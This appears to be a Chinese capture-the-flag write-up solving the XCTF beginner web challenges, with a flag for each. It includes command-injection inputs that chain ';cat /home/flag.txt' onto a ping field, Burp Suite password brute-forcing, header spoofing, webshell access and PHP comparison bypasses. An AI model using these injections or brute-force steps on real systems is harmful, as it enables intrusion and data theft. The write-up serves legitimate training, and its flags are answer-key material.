
XCTF攻防世界刷题(WEB部分)(新手区)

WEB(新手区)

view_source

Fn+F12打开后台




cyberpeace{87bb3c49382eeba4c67ad01bfe1433c3}

get_post

请用GET方式提交一个名为a,值为1的变量

请再以POST方式随便提交一个名为b,值为2的变量

cyberpeace{6bf5cbc27c27a765c3db5aa72ef6dd1d}



cyberpeace{6bf5cbc27c27a765c3db5aa72ef6dd1d}


robots

查看robots.txt文件,并访问这个文件

```
User-agent: *
Disallow:
Disallow: flag_1s_h3re.php
```

cyberpeace{150bb2e964407239f7004045f67fdfc6}

backup



经过脚本测试得出备份文件名,访问得到源码

```
<h3>你知道index.php的备份文件名吗？</h3>
<?php
$flag="Cyberpeace{855A1C4B3401294CB6604CCC98BDE334}"
?>
```

Cyberpeace{855A1C4B3401294CB6604CCC98BDE334}

cookie

查看抓包信息

```
Connection: keep-alive
Cookie: look-here=cookie.php
Host: 111.198.29.45:48922
```

访问cookie.php提示See the http response

```
Date: Sat, 07 Dec 2019 03:14:41 GMT
flag: cyberpeace{2a73e2524c44c9cfbf06322da88f7368}
Keep-Alive: timeout=5, max=100
```

cyberpeace{2a73e2524c44c9cfbf06322da88f7368}

disabled_button

查看按钮属性,把input里的disabled属性去掉

cyberpeace{bf70f092703e6d9a8f7cb25d10eda9d3}

simple_js

```
function dechiffre(pass_enc) {
    var pass = "70,65,85,88,32,80,65,83,83,87,79,82,68,32,72,65,72,65";
    var tab = pass_enc.split(',');
    var tab2 = pass.split(',');
    var i, j, k, l = 0,
    m, n, o, p = "";
    i = 0;
    j = tab.length;
    k = j + (l) + (n = 0);
    n = tab2.length;
    for (i = (o = 0); i < (k = j = n); i++) {
        o = tab[i - l];
        p += String.fromCharCode((o = tab2[i]));
        if (i == 5) break;
    }
    for (i = (o = 0); i < (k = j = n); i++) {
        o = tab[i - l];
        if (i > 5 && i < k - 1) p += String.fromCharCode((o = tab2[i]));
    }
    p += String.fromCharCode(tab2[17]);
    pass = p;
    return pass;
}
```

```
String["fromCharCode"]
(dechiffre("\x35\x35\x2c\x35\x36\x2c\x35\x34\x2c\x37\x39\x2c\x31\x31\x35\x2c\x36\x39\x2c\x31\x31\x34\x2c\x31\x31\x36\x2c\x31\x30\x37\x2c\x34\x39\x2c\x35\x30"));
h = window.prompt('Enter password');
alert(dechiffre(h));
```

先将最后一串\x十六进制数字符转字符串

```
Python 2.7.15+ (default, Oct  7 2019, 17:39:04)
[GCC 7.4.0] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> a='\x35\x35\x2c\x35\x36\x2c\x35\x34\x2c\x37\x39\x2c\x31\x31\x35\x2c\x36\x39\x2c\x31\x31\x34\x2c\x31\x31\x36\x2c\x31\x30\
x37\x2c\x34\x39\x2c\x35\x30'
>>> print a
55,56,54,79,115,69,114,116,107,49,50
```

根据源码意思,编写脚本

```
root@iZ2ze5rmf81yj1geahh44hZ:~# cat asciltozifu.py
a='55,56,54,79,115,69,114,116,107,49,50'
a=a.split(',')
flag=''
for i in a:
    flag=flag+chr(int(i))
print flag
root@iZ2ze5rmf81yj1geahh44hZ:~# python asciltozifu.py
786OsErtk12
```

Cyberpeace{786OsErtk12}

xff_referer

用burpsuite抓包后,xxf可以用 X-Forwarded-For: 123.123.123.123 伪造, referer可以用 Referer: https://www.google.com 伪造,当然实战中referer一般是不起作用的

```
X-Forwarded-For: 123.123.123.123
Referer: https://www.google.com
Accept-Language: zh-CN,zh;q=0.9
Cookie: look-here=cookie.php
Connection: close
```

```
        margin-TOP:200PX;
        width:20em;
    }
  </style>
</head>
<body>
<p id="demo">ip地址必须为123.123.123.123</p>
<script>document.getElementById("demo").innerHTML="必须来自https://www.google.com";</script><script>document.getElementById("demo").innerHTML="cyberpeace{57bdf095a1d7242ca1c8e0092d128bb5}";</script></body>
</html>
```

cyberpeace{57bdf095a1d7242ca1c8e0092d128bb5}

weak_auth

看源码在input那跳转到一个check.php页面,查看源码有maybe you need a dictionary

返回登陆页面,用户名已经默认字符提示是admin,于是burpsuite爆破密码

Request	Payload	Status	Error	Timeout	Length
29	123456	200	☐	☐	437
0		200	☐	☐	434
1	%null%	200	☐	☐	434
2	%username%	200	☐	☐	434
3	!@#$	200	☐	☐	434
4	!@#$%	200	☐	☐	434
5	!@#$%^	200	☐	☐	434
6	!@#$%^&	200	☐	☐	434
7	!@#$%^&*	200	☐	☐	434
8	000000	200	☐	☐	434
9	00000000	200	☐	☐	434
10	0123456789	200	☐	☐	434

Request Response

Raw Headers Hex HTML Render

```
<head>
  <meta charset="UTF-8">
  <title>weak auth</title>
</head>
<body>
```

cyberpeace{3c31e97377f30ae5773a07d98f9d136f}<!--maybe you need a dictionary-->

cyberpeace{3c31e97377f30ae5773a07d98f9d136f}

webshell

蚁剑连进去,发现flag

111.198.29.45

编辑: /var/www/html/flag.txt

```
1  cyberpeace{6677ecbdeeb892895cb677525c4c48e5}
```

cyberpeace{6677ecbdeeb892895cb677525c4c48e5}

command_execution

随便输入一些命令,发现报错

```
1  ping -c 3 `ls`
```

于是可以用命令执行绕过,;闭合前一个命令,执行后一个命令

```
ping -c 3 1;find / -name flag.txt
/home/flag.txt
```

Body

target=1;find / -name flag.txt

先找到flag文件所在,再查看flag

```
ping -c 3 1;cat /home/flag.txt
cyberpeace{3b1dccc4ab80bb2f02afaa88ccdd05fc}
```

Body

target=1;cat /home/flag.txt

cyberpeace{3b1dccc4ab80bb2f02afaa88ccdd05fc}

simple_php

```
1  <?php
2  show_source(__FILE__);
```


```php
include("config.php");
$a=@$_GET['a'];
$b=@$_GET['b'];
if($a==0 and $a){
    echo $flag1;
}
if(is_numeric($b)){
    exit();
}
if($b>1234){
    echo $flag2;
}
?>
```

审计源码发现,需要传入两个符合条件的变量获得两部分的flag

1. $a==0 and $a ,在php中.==号只判断数值不判断类型,于是可以用0e1绕过
2. is_numeric($b) 且 $b>1234 ,可以在大于1234的数字尾加一个字母绕过

```php
if($a==0  and  $a){
        echo  $flag1;
}
if(is_numeric($b)){
        exit();
}
if($b>1234){
        echo  $flag2;
}
?>
```

Cyberpeace{647E37C7627CC3E4019EC69324F66C7C}



Cyberpeace{647E37C7627CC3E4019EC69324F66C7C}